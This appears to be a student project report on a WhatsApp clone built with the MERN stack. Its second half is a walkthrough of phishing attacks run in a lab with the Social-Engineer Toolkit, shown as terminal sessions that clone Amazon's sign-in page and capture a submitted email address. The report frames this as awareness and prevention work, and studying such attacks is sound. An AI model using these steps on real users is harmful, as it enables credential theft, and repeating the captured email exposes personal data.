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**WhatsApp Clone Using MERN Stack**

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## **1 ABSTRACT**

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In this huge world it is very difficult for people to communicate with one another if there were no mobile phones and messages .One such useful app that helps people to communicate through messages is WhatsApp .We have built a WhatsApp clone which can send and receive messages using the web and when the system is connected to internet. This WhatsApp clone is built using MERN stack using ReactJS for frontend ,MongoDB as the database and pusher to send and receive messages.

Also as we know everything has it's own defects .So, when using WhatsApp most of us have noticed the fake messages sent to the users. By clicking on those messages users fall into the attackers trap and attackers use the user information for their own benefits. We have created such four attacks namely Phishing, Web-Jacking, QR-Code Generators and HTA attack.

Many of us have been prone to one or the other attack to protect users from those attacks we have designed prevention strategies those are the encryption of the user's credentials and the vulnerability scanning using Niko tool to identify if there is an attack performed on the user system so that the users can be aware of the attacks and utilise the system to the fullest of the possible ways.

## 2 INTRODUCTION

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We have built WhatsApp clone chat functionality system which can send and receive messages. The tech stack used for building it is MERN Stack: MongoDB ,React, Nodejs. We have also used Pusher and Postman . MongoDB is used for backend it is a NoSQL database ,React is a JavaScript framework which we used to build our frontend and postman is used to send and receive messages on the chatbot. We built WhatsApp chatbot as we can see there are many attacks happening through WhatsApp messages where the attackers are sending fake messages and trapping the users to steal their credentials or spy on their system .

### **Tech Stack used:**

MERN Stack:

- MongoDB
- ReactJS
- Nodejs

We have also used Pusher and Postman:

**Pusher:** Pusher is a hosted API service which makes adding real-time data and functionality to web and mobile applications seamless. Pusher works as a real-time communication layer between the server and the client. It maintains persistent connections at the client using WebSocket's, as and when new data is added to your server.

**Postman:** The Postman API endpoints enable you to integrate Postman within your development toolchain. You can add new collections, update existing collections, update environments, and add and run monitors directly through the API. This enables you to programmatically access data stored in your Postman account.

MERN Stack:

**ReactJS:** We have used react for building our frontend. The ReactJS framework is an open-source JavaScript framework and library developed by Facebook. It's used for building interactive user interfaces and web applications quickly and efficiently with significantly less code than you would with vanilla JavaScript.

**MongoDB:** MongoDB is a document database used to build highly available and scalable internet applications. With its flexible schema approach, it's popular with development teams using agile methodologies. We have used MongoDB as the backend database .

The frontend is developed using ReactJS and the backend used is MongoDB where the messages are stored and we use pusher for API service .Pusher works as a real-time communication layer between the server and the client and postman is used to

We have used Kali Linux Software engineering toolkit to execute the attacks. The attacks we have performed on the system are :

**Credential Harvester Attack Method:** In this method of attack we try to steal the user credentials. As we are performing the attack using the WhatsApp clone a malicious attacker can send the messages to the user and then when the user opens the link user is prone to be attacked as the attacker gets all the credentials and the movements of the user while user is

using the link. The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website. Here , we have used Amazon website for cloning.

**Web-Jacking Attack Method:** This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast and then the attacker can get the credentials of the user here we send a message to the user using WhatsApp and when the user opens it he is prone to be attacked.

**QR-Code Generator Attack Vector:** Here we generate a QR Code of the SET Java Applet and send the QR Code via a mailer and when the user opens it he is attacked as it can track the users information and attack the user.


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### 3 SYSTEM DESIGN AND ARCHITECTURE

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System architecture diagram:



**GitHub link for code:** First link in references


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
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- ReactJS
- Nodejs

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
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
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**Sample Screenshot of WhatsApp clone:**





## Starting Nodemon server:





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## **4 RESULT AND DISCUSSION**

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We have used Kali Linux Software engineering toolkit to execute the attacks.

### **4.1)ATTACKS**

**The attacks performed are:**

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All the attacks are performed using software-engineering toolkit.

## 1) Credential Harvester Attack Method:

```
root@DESKTOP-K6N279P: ~  
[---] The Social-Engineer Toolkit (SET) [---]  
[---] Created by: David Kennedy (ReL1K) [---]  
[---] Version: 8.0.3 [---]  
[---] Codename: 'Maverick' [---]  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Social-Engineering Attacks  
2) Penetration Testing (Fast-Track)  
3) Third Party Modules  
4) Update the Social-Engineer Toolkit  
5) Update SET configuration  
6) Help, Credits, and About  
  
99) Exit the Social-Engineer Toolkit  
set> 1
```

```
root@DESKTOP-K6N279P: ~  
[---] Follow us on Twitter: @TrustedSec [---]  
[---] Follow me on Twitter: @HackingDave [---]  
[---] Homepage: https://www.trustedsec.com [---]  
Welcome to the Social-Engineer Toolkit (SET).  
The one stop shop for all of your SE needs.  
  
The Social-Engineer Toolkit is a product of TrustedSec.  
  
Visit: https://www.trustedsec.com  
  
It's easy to update using the PenTesters Framework! (PTF)  
Visit https://github.com/trustedsec/ptf to update all your tools!  
  
Select from the menu:  
  
1) Spear-Phishing Attack Vectors  
2) Website Attack Vectors  
3) Infectious Media Generator  
4) Create a Payload and Listener  
5) Mass Mailer Attack  
6) Arduino-Based Attack Vector  
7) Wireless Access Point Attack Vector  
8) QRCode Generator Attack Vector  
9) Powershell Attack Vectors  
10) Third Party Modules  
  
99) Return back to the main menu.  
set> 2
```

root@DESKTOP-K6N279P: ~

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white\_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set\_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

root@DESKTOP-K6N279P: ~

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99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>2

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root@DESKTOP-K6N279P: ~
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

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--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [172.27.178.88]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.amazon.in/ap/signin?openid.pape.max_auth_age=0&openid.return_to=https%
3A%2F%2Fwww.amazon.in%2Fyour-account%3Fref_%3Dnav_ya_signin&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2
Fidentifier_select&openid.assoc_handle=inflex&openid.mode=checkid_setup&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%
2Fauth%2F2.0%2Fidentifier_select&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&
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The attack has started to take place:


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[*] Cloning the website: https://www.amazon.in/ap/signin?openid.pape.max_auth_age=0&openid.return_to=https%3A%2F%2Fwww.a
mazon.in%2Fyour-account%3Fref_%3Dnav_ya_signin&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_s
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2Fidentifier_select&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&
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[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
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Then go to browser and enter IP address displayed using the ipconfig command in the search bar:





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172.27.176.1 - - [09/Nov/2022 10:04:17] "GET /ap/uedata?ld&v=0.229559.0&id=Y57RRGT378B1GF9DQ3SA&sw=1366&sh=768&vw=1366&vh=657&m=1&sc=Y57RRGT378B1GF9DQ3SA&ue=12&bb=269&cf=454&be=740&fp=727&fcp=728&pc=2389&tc=-386&na=-386&ul=-1667968454571&_ul=-1667968454571&rd=-1667968454571&_rd=-1667968454571&fe=-374&lk=-374&lk=-374&co=-374&co=-374&sc=-1667968454571&rq=-290&rs=-167&rs=-163&dl=-145&di=921&de=922&de=922&dc=2388&ld=2388&ld=-1667968454571&ntd=0&ty=0&rc=0&hob=4&hoe=13&ld=2391&t=1667968456962&ctb=1&rt=cf:4-0-3-1-2-0-0__ld:13-8-3-1-4-0-0&csmtags=au|au:aui_build_date:3.22.2-2022-08-30|fls-eu-amazon-com|csm-feature-touch-enabled:false|adb|no&viz=visible:12&pty=AuthenticationPortal&spty=SignInClaimCollect&pti=undefined&tid=Y57RRGT378B1GF9DQ3SA&aftb=1&ui=2 HTTP/1.1" 404 -
172.27.176.1 - - [09/Nov/2022 10:04:17] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: appActionToken=BUWrDIzgWSD0oAAyeEptEIE9Dwkj3D
PARAM: appAction=SIGNIN_PWD_COLLECT
PARAM: subPageType=SignInClaimCollect
PARAM: openid.return_to=ape:aHR0CHM6Ly93d3cuYw1hem9uLm1uL3lvdXItYWNjb3VudD9yZWZfPW5hd195YV9zaWduaW4=
PARAM: prevRID=ape:WTU3UlJHVDM3OEIxR0Y5RFEzU0E=
PARAM: workflowState=eyJ6aXAiOiJERUYiLCJlbmMiOiJBMjU2R0NNIiwiaWYwXnIjoIQTIIInktXIn0.Grjr39goXtqJb9m08SNffrduVasIb0w9URXWQrAbUrYX2sTBVWQ1PA.YJ45-LwVb9C1P28o.XlF00YjOv1QMfQhSp6kPA15dorB3Pr7En9KGGqVRKX5R1uTIVwpQs1VJ12g41Pb1mto6AJNuua9Aj2TfnyiiqHSUcHsLo4xKVyxTQRciDA4Cj_aRBHJn8u5mgkd7ITj35L1v3dSDPAoy8K4MFn6kP-i9Qs2RJvTirAsPznddtznFVh7h9iI7IbdvuzlMKFgjTkr3Tant7Pcxj5VRaWLWRBmqCf0Ak1z0Lrji_98fYETum0_muU4_lKDSglaiEWgVttDpMW-E00jxYfKE971_Ee5oVhhDg179mXj6r678K3pJgJjVVKRHZgM7HZDjyn-0VMbguCuDR70WzDD0.ZuqP_lQnxw8g0FnFpJlzyg
POSSIBLE USERNAME FIELD FOUND: email=shivaniboggavarapu@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=
PARAM: create=0
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Select root@DESKTOP-K6N279P: ~
oe=3&ld=1867&t=166796852680&ctb=1&rt=cf:11-7-3-1-2-0-1__ld:12-8-3-1-3-1-0&csmtags=au|au:au_build_date:3.22.2-2022-0
